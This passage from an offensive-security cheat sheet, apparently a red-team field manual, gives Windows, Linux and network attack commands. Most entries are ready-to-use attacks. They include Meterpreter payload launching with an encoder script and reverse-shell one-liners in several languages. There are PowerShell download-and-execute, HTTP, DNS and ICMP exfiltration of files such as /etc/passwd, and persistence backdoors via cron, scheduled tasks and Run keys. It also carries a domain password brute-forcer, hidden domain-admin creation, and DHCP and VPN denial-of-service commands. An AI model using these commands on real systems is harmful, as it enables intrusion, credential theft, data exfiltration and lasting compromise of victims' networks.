WindowStyle Hidden "C:\Temp\my.exe";Start-Sleep -s 14400}}while(1)"
```

POWERSHELL RUNAS

```
$pw = convertto-securestring -string "PASSWORD" -asplaintext -force;
$pp = new-object -typename System.Management.Automation.PSCredential -
argumentlist "DOMAIN\user", $pw;
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command
&(Start-Process file.exe -verb runas)'
```

EMAIL SENDER

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject
"Subject" -a " attachment file path " -body "Body" -SmtpServer Target
Email Server IP
```

TURN ON POWERSHELL REMOTING (WITH VALID CREDENTIALS)

```
net time \\\ip
at \\\ip time "Powershell -Command 'Enable-PSRemoting -Force'"
at \\\ip time+1 "Powershell -Command 'Set-Item
wsman:\\localhost\\client\\trustedhosts '"
at \\\ip time+2 "Powershell -Command 'Restart-Service WinRM'"
Enter-PSsession -ComputerName ip -Credential username
```

LIST HOSTNAME AND IP FOR ALL DOMAIN COMPUTERS

```
Get-WmiObject -ComputerName DC -Namespace root\microsoftDNS -Class
MicrosoftDNS_ResourceRecord -Filter "domainname=' DOMAIN '" |select
textrepresentation
```

POWERSHELL DOWNLOAD OF A FILE FROM A SPECIFIED LOCATION

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}; $source=""https:// YOUR_SPECIFIED_IP / file.zip """;
$destination=""C:\master.zip""; $http = new-object System.Net.WebClient;
$response = $http.DownloadFile($source, $destination);"
```

POWERSHELL DATA EXFIL

Script will send a file (\$filepath) via http to server (\$server) via POST request. Must have web server listening on port designated in the \$server

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}; $server=""http:// YOUR_SPECIFIED_IP / folder """;
$filepath=""C:\master.zip""; $http = new-object System.Net.WebClient;
$response = $http.UploadFile($server,$filepath);"
```

USING POWERSHELL TO LAUNCH METERPRETER FROM MEMORY

- ✓ Need Metasploit v4.5+ (msfvenom supports Powershell)
- ✓ Use Powershell (x86) with 32 bit Meterpreter payloads
- ✓ encodeMeterpreter.ps1 script can be found on next page

ON ATTACK BOXES

1. `./msfvenom -p windows/meterpreter/reverse_https -f psh -a x86 LHOST=1.1.1.1 LPORT=443 audit.ps1`
2. Move audit.ps1 into same folder as encodeMeterpreter.ps1
3. Launch Powershell (x86)
4. `powershell.exe -executionpolicy bypass encodeMeterpreter.ps1`
5. Copy the encoded Meterpreter string

START LISTENER ON ATTACK BOX

1. `./msfconsole`
2. `use exploit/multi/handler`
3. `set payload windows/meterpreter/reverse_https`
4. `set LHOST 1.1.1.1`
5. `set LPORT 443`
6. `exploit -j`

ON TARGET (MUST USE POWERSHELL (x86))

1. `powershell.exe -noexit -encodedCommand paste encoded Meterpreter string here`

PROFIT

ENCODEMETERPRETER.PS1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 Encode Stream
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression `$(New-Object IO.StreamReader(`$(New-Object IO.Compression.DeflateStream (`$(New-Object IO.MemoryStream ($`$([Convert]::FromBase64String(`"$code`")))), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();"

# Invoke-Expression $command
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Write to Standard Out
Write-Host $encodedCommand
```

Copyright 2012 TrustedSec, LLC. All rights reserved.
Please see reference [7] for disclaimer

USING POWERSHELL TO LAUNCH METERPRETER (2ND METHOD)

ON BT ATTACK BOX

1. msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1
LPORT=8080 R | msfencode -t psh -a x86

ON WINDOWS ATTACK BOX

1. c:\ powershell
2. PS c:\ \$cmd = ' PASTE THE CONTENTS OF THE PSH SCRIPT HERE '
3. PS c:\ \$u = [System.Text.Encoding]::Unicode.GetBytes(\$cmd)
4. PS c:\ \$e = [Convert]::ToBase64String(\$u)
5. PS c:\ \$e
6. Copy contents of \$e

START LISTENER ON ATTACK BOX

1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse_tcp
4. set LHOST 1.1.1.1
5. set LPORT 8080
6. exploit -j

ON TARGET SHELL (1: DOWNLOAD SHELLCODE, 2: EXECUTE)

1. c:\ powershell -nopprofile -noninteractive -command "& {\$client=new-object System.Net.WebClient;\$client.DownloadFile('http://1.1.1.1/shell.txt','c:\windows\temp_shell.txt')}"
2. c:\ powershell -nopprofile -noninteractive -noexit -command "& {\$cmd=type 'c:\windows\temp_shell.txt';powershell -nopprofile -noninteractive -noexit -encodedCommand \$cmd}"

PROFIT

WINDOWS REGISTRY

OS INFORMATION

HKLM\Software\Microsoft\Windows NT\CurrentVersion

PRODUCT NAME

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
ProductName

DATE OF INSTALL

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate

REGISTERED OWNER

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner

SYSTEM ROOT

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v SystemRoot

TIME ZONE (OFFSET IN MINUTES FROM UTC)

HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias

MAPPED NETWORK DRIVES

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive
MRU

MOUNTED DEVICES

HKLM\System\MountedDevices

USB DEVICES

HKLM\System\CurrentControlSet\Enum\USBStor

TURN ON IP FORWARDING

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -
IPEnableRouter = 1

PASSWORD KEYS: LSA SECRETS CAN CONTAIN VPN, AUTOLOGON, OTHER PASSWORDS

HKEY_LOCAL_MACHINE\Security\Policy\Secrets
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\autoadminlogon

AUDIT POLICY

HKLM\Security\Policy\PolAdTev

KERNEL/USER SERVICES

HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

INSTALLED SOFTWARE ON MACHINE

HKLM\Software

INSTALLED SOFTWARE FOR USER

HKCU\Software

RECENT DOCUMENTS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

RECENT USER LOCATIONS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU & \OpenSaveMRU

TYPED URLS

HKCU\Software\Microsoft\Internet Explorer\TypedURLs

MRU LISTS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

LAST REGISTRY KEY ACCESSED

HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey

STARTUP LOCATIONS

HKLM\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load & \Run

ENUMERATING WINDOWS DOMAIN WITH DSQUERY

LIST USERS ON DOMAIN WITH NO LIMIT ON RESULTS

```
dsquery user -limit 0
```

LIST GROUPS FOR DOMAIN=VICTIM.COM

```
dsquery group "cn=users, dc=victim, dc=com"
```

LIST DOMAIN ADMIN ACCOUNTS

```
dsquery group -name "domain admins" | dsget group -members -expand
```

LIST ALL GROUPS FOR A USER

```
dsquery user -name bob^ | dsget user -memberof -expand
```

GET A USER'S LOGIN ID

```
dsquery user -name bob^ | dsget user -samid
```

LIST ACCOUNTS INACTIVE FOR 2 WEEKS

```
dsquery user -inactive 2
```

ADD DOMAIN USER

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpass -  
display "Bob" -pwdneverexpires yes -memberof "CN=Domain  
Admins,CN=Users,DC=victim,DC=com"
```

DELETE USER

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

LIST ALL OPERATING SYSTEMS ON DOMAIN

```
dsquery ^ "DC=victim,DC=com" -scope subtree -attr "cn" "operatingSystem"  
"operatingSystemServicePack" -filter  
"(&(objectclass=computer)(objectcategory=computer)(operatingSystem=Windows^  
)")"
```

LIST ALL SITE NAMES

```
dsquery site -o rdn -limit 0
```

LIST ALL SUBNETS WITHIN A SITE

```
dsquery subnet -site sitename -o rdn
```

LIST ALL SERVERS WITHIN A SITE

```
dsquery server -site sitename -o rdn
```

FIND SERVERS IN THE DOMAIN

```
dsquery ' domainroot -filter  
"(&(objectCategory=Computer)(objectClass=Computer)(operatingSystem='Server'  
) )" -limit 0
```

DOMAIN CONTROLLERS PER SITE

```
dsquery ' "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter  
(objectCategory=Server)
```

WINDOWS SCRIPTING

* If scripting in batch file, variables must be preceeded with %, i.e. %i

NESTED FOR LOOP PING SWEEP

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100 10.10.%i.%x 2 nul | find "Reply" && echo 10.10.%i.%x live.txt)
```

LOOP THROUGH FILE

```
for /F %i in ( file ) do command
```

DOMAIN BRUTE FORCER

```
for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPC$ /user: domain \n %p 1 NUL 2 &1 && echo %n:%p && net use /delete \\DC01\IPC$ NUL
```

ACCOUNT LOCKOUT (LOCKOUT.BAT)

```
@echo Test run:
for /f %U in (list.txt) do @for /l %C in (1,1,5) do @echo net use \\WIN-1234\c$ /USER:%U wrongpass
```

DHCP EXHAUSTION

```
for /L %i in (2,1,254) do (netsh interface ip set address local static 1.1.1.%i netmask gw ID %1 ping 127.0.0.1 -n 1 -w 10000 nul %1)
```

DNS REVERSE LOOKUP

```
for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name" dns.txt && echo Server: 1.1.1.%i dns.txt
```

SEARCH FOR FILES BEGINNING WITH THE WORD "PASS" AND THEN PRINT IF IT'S A DIRECTORY, FILE DATE/TIME, RELATIVE PATH, ACTUAL PATH AND SIZE (@VARIABLES ARE OPTIONAL)

```
forfiles /P c:\temp /s /m pass^ -c "cmd /c echo @isdir @fdate @ftime @relpath @path @fsize"
```

SIMULATE MALICIOUS DOMAIN CALLOUTS (USEFUL FOR AV/IDS TESTING)

```
# Run packet capture on attack domain to receive callout
# domains.txt should contain known malicious domains
```

```
for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n attack domain NUL 2 &1 & ping -n 5 127.0.0.1 NUL 2 &1)
```

IE WEB LOOPER (TRAFFIC GENERATOR)

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U & ping -n 6 localhost & taskkill /F /IM iexplore.exe
```

```
for /f "tokens=2 delims=''" %a in ('wmic service list full |find /i "pathname" |find /i /v "system32"') do @echo %a
c:\windows\temp\3afd4qa.tmp
```

ROLLING REBOOT (REPLACE /R WITH /S FOR A SHUTDOWN):

SHELL ESCALATION USING VBS (NEED ELEVATED CREDENTIALS)

```
Set shell ' wscript.createobject("wscript.shell")
Shell.run "runas /user: user " & " "" &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c \" & \" \" & \" IEX ((New-
Object Net.WebClient).downloadstring(' url '))\" & \" \" & \" \"
wscript.sleep (100)
shell.Sendkeys " password " & "{ENTER}"
```

TASK SCHEDULER

* Scheduled tasks binary paths CANNOT contain spaces because everything after the first space in the path is considered to be a command-line argument. Enclose the /TR path parameter between backslash (\) AND quotation marks ("):

```
... /TR "\"C:\Program Files\file.exe\" -x arg1"
```

TASK SCHEDULER (ST=START TIME, SD=START DATE, ED=END DATE)

*MUST BE ADMIN

```
SCHTASKS /CREATE /TN Task Name /SC HOURLY /ST HH:MM /F /RL HIGHEST /SD
MM/DD/YYYY /ED MM/DD/YYYY /tr "C:\my.exe" /RU DOMAIN\user /RP
password
```

TASK SCHEDULER PERSISTENCE [10]

*For 64 bit use:

```
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"
```

(x86) on User Login

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC
onlogon /RU System
```

(x86) on System Start

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC
onstart /RU System
```

(x86) on User Idle (30 Minutes)

```
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http:// ip : port / payload '''))'" /SC
onidle /i 30
```


NETWORKING

COMMON PORTS

| | | | |
|------|--------------|--------|-------------|
| 21 | FTP | 520 | RIP |
| 22 | SSH | 546/7 | DHCPv6 |
| 23 | Telnet | 587 | SMTP |
| 25 | SMTP | 902 | VMWare |
| 49 | TACACS | 1080 | Socks Proxy |
| 53 | DNS | 1194 | VPN |
| 67/8 | DHCP (UDP) | 1433/4 | MS-SQL |
| 69 | TFTP (UDP) | 1521 | Oracle |
| 80 | HTTP | 1629 | DameWare |
| 88 | Kerberos | 2049 | NFS |
| 110 | POP3 | 3128 | Squid Proxy |
| 111 | RPC | 3306 | MySQL |
| 123 | NTP (UDP) | 3389 | RDP |
| 135 | Windows RPC | 5060 | SIP |
| 137 | NetBIOS | 5222 | Jabber |
| 138 | NetBIOS | 5432 | Postgres |
| 139 | SMB | 5666 | Nagios |
| 143 | IMAP | 5900 | VNC |
| 161 | SNMP (UDP) | 6000 | X11 |
| 179 | BGP | 6129 | DameWare |
| 201 | AppleTalk | 6667 | IRC |
| 389 | LDAP | 9001 | Tor |
| 443 | HTTPS | 9001 | HSQL |
| 445 | SMB | 9090/1 | Openfire |
| 500 | ISAKMP (UDP) | 9100 | Jet Direct |
| 514 | Syslog | | |

TTL FINGERPRINTING

Windows : 128
Linux : 64
Network : 255
Solaris : 255

IPv4

CLASSFUL IP RANGES

A 0.0.0.0 - 127.255.255.255
B 128.0.0.0 - 191.255.255.255
C 192.0.0.0 - 223.255.255.255
D 224.0.0.0 - 239.255.255.255
E 240.0.0.0 - 255.255.255.255

RESERVED RANGES

10.0.0.0 - 10.255.255.255
127.0.0.0 - 127.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

SUBNETTING

| | | |
|-----|-----------------|----------------|
| /31 | 255.255.255.254 | 1 Host |
| /30 | 255.255.255.252 | 2 Hosts |
| /29 | 255.255.255.248 | 6 Hosts |
| /28 | 255.255.255.240 | 14 Hosts |
| /27 | 255.255.255.224 | 30 Hosts |
| /26 | 255.255.255.192 | 62 Hosts |
| /25 | 255.255.255.128 | 126 Hosts |
| /24 | 255.255.255.0 | 254 Hosts |
| /23 | 255.255.254.0 | 510 Hosts |
| /22 | 255.255.252.0 | 1022 Hosts |
| /21 | 255.255.248.0 | 2046 Hosts |
| /20 | 255.255.240.0 | 4094 Hosts |
| /19 | 255.255.224.0 | 8190 Hosts |
| /18 | 255.255.192.0 | 16382 Hosts |
| /17 | 255.255.128.0 | 32766 Hosts |
| /16 | 255.255.0.0 | 65534 Hosts |
| /15 | 255.254.0.0 | 131070 Hosts |
| /14 | 255.252.0.0 | 262142 Hosts |
| /13 | 255.248.0.0 | 524286 Hosts |
| /12 | 255.240.0.0 | 1048574 Hosts |
| /11 | 255.224.0.0 | 2097150 Hosts |
| /10 | 255.192.0.0 | 4194302 Hosts |
| /9 | 255.128.0.0 | 8388606 Hosts |
| /8 | 255.0.0.0 | 16777214 Hosts |

CALCULATING SUBNET RANGE

Given: 1.1.1.101/28

✓ /28 = 255.255.255.240 netmask

✓ 256 - 240 = 16 = subnet ranges of 16, i.e.

1.1.1.0

1.1.1.16

1.1.1.32...

✓ Range where given IP falls: 1.1.1.96 - 1.1.1.111

IPv6

BROADCAST ADDRESSES

ff02::1 - link-local nodes
ff05::1 - site-local nodes
ff01::2 - node-local routers
ff02::2 - link-local routers
ff05::2 - site-local routers

INTERFACE ADDRESSES

fe80:: - link-local
2001:: - routable

::a.b.c.d - IPv4 compatible IPv6
::ffff:a.b.c.d - IPv4 mapped IPv6

THC IPv6 TOOLKIT

Remote Network DoS:
rsumrf6 eth# remote_ipv6

SOCAT TUNNEL IPv6 THROUGH IPv4 TOOLS

socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80
./nikto.pl -host 127.0.0.1 -port 8080

CISCO COMMANDS

| Command | Description |
|---|-----------------------------|
| enable | Enter privilege mode |
| #configure terminal | Configure interface |
| (config)#interface fa0/0 | Configure FastEthernet 0/0 |
| (config-if)#ip addr 1.1.1.1 255.255.255.0 | Add IP to fa0/0 |
| (config)#line vty 0 4 | Configure vty line |
| (config-line)#login | 1. Set telnet password |
| (config-line)#password password | 2. Set telnet password |
| #show session | Open sessions |
| #show version | IOS version |
| #dir file systems | Available files |
| #dir all-filesystems | File information |
| #dir /all | Deleted files |
| #show running-config | Config loaded in mem |
| #show startup-config | Config loaded at boot |
| #show ip interface brief | Interfaces |
| #show interface e0 | Detailed interface info |
| #show ip route | Routes |
| #show access-lists | Access lists |
| #terminal length 0 | No limit on output |
| #copy running-config startup-config | Replace run w/ start config |
| #copy running-config tftp | Copy run config to TFTP Svr |

Cisco IOS 11.2-12.2 VULNERABILITY

http:// ip /level/ 16-99 /exec/show/config

SNMP

MUST START TFTP SERVER 1ST

```
./snmpblow.pl -s srcip -d rtr_ip -t attackerip -f out.txt  
snmpstrings.txt
```

WINDOWS RUNNING SERVICES:

```
> snmpwalk -c public -v1 ip 1 |grep hrSWRunName |cut -d" " -f4
```

WINDOWS OPEN TCP PORTS:

```
> smpwalk ... |grep tcpConnState |cut -d" " -f6 |sort -u
```

WINDOWS INSTALLED SOFTWARE:

```
> smpwalk ... |grep hrSWInstalledName
```

WINDOWS USERS:

```
> snmpwalk ... ip 1.3 |grep 77.1.2.25 ... -f4
```

PACKET CAPTURING

CAPTURE TCP TRAFFIC ON PORT 22-23

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

CAPTURE TRAFFIC TO SPECIFIC IP EXCLUDING SPECIFIC SUBNET

```
tcpdump -I eth0 -tttt dst ip and not net 1.1.1.0/24
```

CAPTURE TRAFFIC B/W LOCAL-192.1

```
tcpdump net 192.1.1
```

CAPTURE TRAFFIC FOR <SEC> SECONDS

```
dumpcap -I eth0 -a duration: sec -w file file.pcap
```

REPLAY PCAP

```
file2cable -i eth0 -f file.pcap
```

REPLAY PACKETS (FUZZ | DoS)

```
tcpreplay --topspeed --loop=0 --intf=eth0 .pcap_file_to_replay --  
mbps=10|100|1000
```

DNS

DNSRECON

Reverse lookup for IP range:

```
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20
```

Retrieve standard DNS records:

```
./dnsrecon.rb -t std -d domain.com
```

Enumerate subdomains:

```
./dnsrecon.rb -t brt -d domain.com -w hosts.txt
```

DNS zone transfer:

```
./dnsrecon -d domain.com -t axfr
```

NMAP REVERSE DNS LOOKUP AND OUTPUT PARSER

```
nmap -R -sL -Pn -dns-servers dns svr ip range | awk '{if(($1" "$2"  
"$3)=="Nmap scan report")print$5" "$6}' | sed 's/(//g' | sed 's/)//g'  
dns.txt
```

VPN

WRITE PSK TO FILE

```
ike-scan -M -A vpn_ip -P file
```

DoS VPN SERVER

```
ike-scan -A -t 1 --sourceip= spoof_ip dst_ip
```

FIKED - FAKE VPN SERVER

- ✓ Must know the VPN group name and pre-shared key
- 1. Ettercap filter to drop IPSEC traffic (UDP port 500)

```
if(ip.proto == UDP && udp.src == 500){  
    kill();  
    drop();  
    msg("UDP packet dropped");  
}
```
- 2. Compile filter

```
etterfilter udpdrop.filter -o udpdrop.ef
```
- 3. Start Ettercap and drop all IPSEC traffic

```
#ettercap -T -q -M arp -F udpdrop.ef // //
```
- 4. Enable IP Forward

```
echo "1" /proc/sys/net/ipv4/ip_forward
```
- 5. Configure IPTables to port forward to Fiked server

```
iptables -t nat -A PREROUTING -p udp -I eth0 -d VPN Server IP -j  
DNAT --to Attacking Host IP  
iptables -P FORWARD ACCEPT
```
- 6. Start Fiked to impersonate the VPN Server

```
fiked -g vpn gateway ip -k VPN Group Name:Group Pre-Shared Key
```
- 7. Stop Ettercap
- 8. Restart Ettercap without the filter

```
ettercap -T -M arp // //
```

PUTTY

REG KEY TO HAVE PUTTY LOG EVERYTHING (INCLUDING CONVERSATIONS)

```
[HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]  
"LogFileName"="%TEMP%\putty.dat"  
"LogType"=dword:00000002"
```


TIPS AND TRICKS

FILE TRANSFER

FTP THROUGH NON-INTERACTIVE SHELL

```
echo open ip 21 ftp.txt
echo user ftp.txt
echo pass ftp.txt
echo bin ftp.txt
echo GET file ftp.txt
echo bye ftp.txt
ftp -s:ftp.txt
```

DNS TRANSFER ON LINUX

On victim:

1. Hex encode the file to be transferred
xxd -p secret file.hex
2. Read in each line and do a DNS lookup
for b in `cat file.hex`; do dig \$b.shell.evilexample.com; done

On attacker:

1. Capture DNS exfil packets
tcpdump -w /tmp/dns -s0 port 53 and host system.example.com
2. Cut the exfilled hex from the DNS packet
tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' ' |
cut -f1 -d'.' | uniq received.txt
3. Reverse the hex encoding
xxd -r -p receivedu.txt keys.pgp

EXFIL COMMAND OUTPUT ON A LINUX MACHINE OVER ICMP

On victim (never ending 1 liner):

```
stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n";
counter=0; while (($counter = ${#stringZ}));do ping -s 16 -c 1 -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=$((counter+16));done
```

On attacker (capture packets to data.dmp and parse):

```
tcpdump -ntvvSxs 0 'icmp[0]=8' data.dmp
grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

OPEN MAIL RELAY

```
C:\ telnet x.x.x.x 25
HELO x.x.x.x
MAIL FROM: me@you.com
RCPT TO: you@you.com
DATA
Thank You.
.
quit
```

REVERSE SHELLS [1][3][4]

NETCAT (* START LISTENER ON ATTACK BOX TO CATCH SHELL)

```
nc 10.0.0.1 1234 -e /bin/sh      Linux reverse shell
nc 10.0.0.1 1234 -e cmd.exe     Windows reverse shell
```

NETCAT (SOME VERSIONS DON'T SUPPORT -E OPTION)

```
nc -e /bin/sh 10.0.0.1 1234
```

NETCAT WORK-AROUND WHEN -E OPTION NOT POSSIBLE

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234 /tmp/f
```

PERL

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM,
getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inat_pton($i)))){
open(STDIN," &S");open(STDOUT," &S"); open(STDERR," &S"); exec("/bin/sh -
i");};'
```

PERL WITHOUT /BIN/SH

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN= fdopen($c,r);$~
fdopen($c,w);system$_ while ;'
```

PERL FOR WINDOWS

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN=
fdopen($c,r);$~ fdopen($c,w);system$_ while ;'
```

PYTHON

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

BASH

```
bash -i & /dev/tcp/10.0.0.1/8080 0 &1
```

JAVA

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5 /dev/tcp/10.0.0.1/2002;cat &5 |
while read line; do \${line 2 &5 &5; done}" as String[]])
p.waitFor()
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i &3 &3 2 &3");'
```

RUBY

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec
sprintf("/bin/sh -i %d %d 2 %d",f,f,f)'
```

RUBY WITHOUT /BIN/SH

```
by -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r
"){|io|c.print io.read}end'
```

RUBY FOR WINDOWS

```
ruby -rsocket -e
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){
|io|c.print io.read}end'
```

TELNET

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p
--OR--
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445
```

XTERM

```
xterm -display 10.0.0.1:1
o Start Listener: Xnest :1
o Add permission to connect: xhost +victimIP
```

MISC

```
wget http:// server /backdoor.sh -O- | sh Downloads and runs backdoor.sh
```

PERSISTENCE

FOR LINUX PERSISTENCE (ON ATTACK BOX)

```
crontab -e : set for every 10 min
0-59/10 ' ' ' ' nc ip 777 -e /bin/bash
```

WINDOWS TASK SCHEDULER PERSISTENCE (START TASK SCHEDULER)

```
sc config schedule start= auto
net start schedule
at 13:30 ""C:\nc.exe ip 777 -e cmd.exe""
```

WINDOWS PERSISTENT BACKDOOR WITH FIREWALL BYPASS

1. REG add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v firewall /t REG_SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHEDTASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TN FIREWALL /TR "%USERPROFILE%\backdoor.exe" /ED 12/12/2012

REMOTE PAYLOAD DEPLOYMENT VIA SMB OR WEBDAV [6]

Via SMB:

1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:

1. Launch Metasploit 'webdav_file_server' module
2. Set following options:
 - localexe=true
 - localfile= payload
 - localroot= payload directory
 - disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload

```
psexec \\ remote ip /u domain\compromised_user /p password "\\ payload
ip \test\msf.exe"
```

-- OR --

```
wmic /node: remote ip /user:domain\compromised_user //password:password
process call create "\\ payload ip \test\msf.exe"
```

TUNNELING

FPIPE - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

SOCKS.EXE - SCAN INTRANET THROUGH SOCKS PROXY

On redirector (1.1.1.1):

```
socks.exe -i1.1.1.1 -p 8080
```

On attacker:

Modify /etc/proxychains.conf:

```
Comment out:      #proxy_dns
```

```
Comment out:      #socks4a 127.0.0.1          9050
```

```
Add line:         socks4          1.1.1.1          8080
```

Scan through socks proxy:

```
proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

SOCAT - LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

STUNNEL - SSL ENCAPSULATED NC TUNNEL (WINDOWS & LINUX) [8]

On attacker (client):

Modify /stunnel.conf

```
client = yes
```

```
[netcat client]
```

```
accept = 5555
```

```
connect = -Listening IP-:4444
```

On victim (listening server):

Modify /stunnel.conf

```
client = no
```

```
[netcat server]
```

```
accept = 4444
```

```
connect = ----
```

```
C:\ nc -vlp ----
```

On attacker (client):

```
# nc -nv 127.0.0.1 5555
```

GOOGLE HACKING

| Search Term | Description |
|---------------------|------------------------------------|
| site: [url] | search only one [url] |
| numrange: [#]...[#] | search within a number range |
| date: [#] | search within past [#] months |
| link: [url] | find pages that link to [url] |
| related: [url] | find pages related to [url] |
| intitle: [string] | find pages with [string] in title |
| inurl: [string] | find pages with [string] in url |
| filetype: [xls] | find files that are xls |
| phonebook: [name] | find phone book listings of [name] |

VIDEO TELECONFERENCING

POLYCOM

```
telnet ip
#Enter 1 char, get uname:pwd
http:// ip /getsecure.cgi
http:// ip /en_a_rc1.htm
http:// ip /a_security.htm
http:// ip /a_rc.htm
```

TANDBERG

```
http:// ip /snapctrl.ssi
```

SONY WEBCAM

```
http:// ip /command/visca-gen.cgi?visca= str
8101046202FF : Freeze Camera
```


TOOL SYNTAX

NMAP

SCAN TYPES

| | |
|--------------------|---------------------|
| -sP : ping scan | -sU : udp scan |
| -sS : syn scan | -sO : protocol scan |
| -sT : connect scan | |

OPTIONS

| | |
|------------------------------|-------------------------|
| -p1-65535 : ports | -sV : version detection |
| -T[0-5] : 0=5m, 1=15s, 2=.4s | -PN : no ping |
| -n : no dns resolution | -6 : IPv6 scan |
| -O : OS detection | --randomize-hosts |
| -A : aggressive scan | |

OUTPUT/INPUT

| | |
|-------------------|--------------------------|
| -oX file | : write to xml file |
| -oG file | : write to grep file |
| -oA file | : save as all 3 formats |
| -iL file | : read hosts from file |
| -excludefile file | : excludes hosts in file |

